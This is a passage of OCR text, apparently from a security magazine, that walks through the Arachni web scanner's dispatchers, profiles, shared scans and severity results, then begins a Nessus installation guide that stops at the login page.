


Figure 1.9: Creating Dispatcher

Figure 1.9 shows "Regular User" is creating dispatcher by sharing the scope with another user "john". Once dispatcher is created, it will show under john's account as shown in figure 1.10.




Figure 1.10: List of Dispatchers

Profiles

A Profile (Profiles>New) is a customized rule set by a user to perform a vulnerability scan on a particular target. Each user has permission to create profiles based on testing requirements.




Figure 1.11: List of Profiles

A profile requires a few inputs from the user, such as scope details, URL path patterns, Input values, Scope limitation, Application's user credentials, Active and passive checks, etc. The newly created profile can be shared to a particular user or all users.




Figure 1.12: New Profile

Once a new profile is created, it will be listed under newly created profiles for all users as in the previous setup, the user has selected all the other users.




Figure 1.13: New Profile testprofile

Scans

"Scans" allow a user to specify the target and perform vulnerability scanning. The user (e.g. john) is allowed to share the scan with other users as shown in figure 1.14.




Figure 1.14: Scans

Once a scan is started, it will be shared with another user, "test", as shown in figure 1.15.




Figure 1.15: Shared scan

A scan allows a user to perform three activities during scanning, as highlighted in figure 1.16.

- Pause the scan
- Suspend the scan
- Abort the scan




Figure 1.16: Pause, Suspend and Abort Activities in Scan

Once scanning is started, based on defined profiles or a customized set of rules, Arachni Scanner will identify the security flaws in the application. Arachni gives results in four severity categories:

- High
- Medium
- Low
- Informational

Along with the severity list, a number of vulnerabilities are also mentioned.




Figure 1.17: List of discovered issues during scanning

Scan results can be searched by severity, just click on a particular severity to see the related issues list. Vulnerabilities are listed in results along with a description, affected URL, Vector data, Request, Response and CWE details that helps a security researcher to understand the root cause of a problem and fix it, as shown in figure 1.18.




Figure 1.18: Vulnerability details

Summary

Arachni Web Application Security Scanner is one of the useful Open Source tools that helps to make vulnerability assessment more efficient. It is easy to use and the GUI makes it a more user friendly environment. The Open Source nature with customizable capability makes it more effective, as a security researcher has control to define the rule for vulnerability scanning. Scan sharing or vulnerability results sharing during scanning is useful, which allows project team members to keep track of issues in parallel.

References

http://www.arachni-scanner.com/

https://github.com/Arachni/arachni

https://n0where.net/web-application-security-scanner-framework/

http://resources.infosecinstitute.com/web-application-testing-with-arachni/#gref

Author: Jitendra Kumar

Jitendra is an Information Security Engineer at Sumeru Software Solutions Pvt. Ltd.. He is working in Information Security domain since 2012. During this time, he acquired knowledge and experience in Windows, Linux/Unix, Programming, Security Code Review, Penetration testing and vulnerability Assessment in domains like Internet of Things, Network, Web Application, Mobile Application (Android & iOS), Wireless and Thick Client Application. He conducts trainings on Secure SDLC, Web Application Security, Mobile Application Security and Information Security Awareness. A more complete profile of me can be accessed over at https://in.linkedin.com/in/jitendra-kumar-55128568

Step By Step setting up and scanning with Nessus

by Vanshidar

The Nessus project was started in 1998 by Renaud Deraison to provide internet a free remote security scanner. In 2005, the tool went commercial and then again in 2008 it was made free for home users and paid for commercial purposes.


Now the question arises, what is the difference in commercial and non-commercial products and their capabilities?

The answer is simple; commercial products are paid and come with on call support and other extensive features. Companies require funds for operations and it comes from the commercial licences. They have additional plugins, compliance tests and frequent updates while the non commercial has none of these.


Clearly, commercial products/licences are more capable than non-commercial ones, as they have a large variety of features and any time support, as these are the fund raisers for the organisation to sustain.

Now, let's move to setting up the scanner on our machine. The scanner can be downloaded from https://www.tenable.com/products/nessus/select-your-operating-system where you choose the operating system and download the version compatible to it. Once installed, one needs to register on the Nessus website to get the licence key. In my case, I used the home licence. The key will be sent to your registered email ID and is a one time use key only. For the first time, this will take a bit as the plugins will be downloaded and then it will run smoothly.

Once done, visit the URL : https://localhost:8834/html5.html#/ - this will prompt a warning sign, but ignore the sign and proceed and you will be on the login page of Nessus, which will look like:



Give your credentials and sign in to the services. Once done, the signed in page will look like:

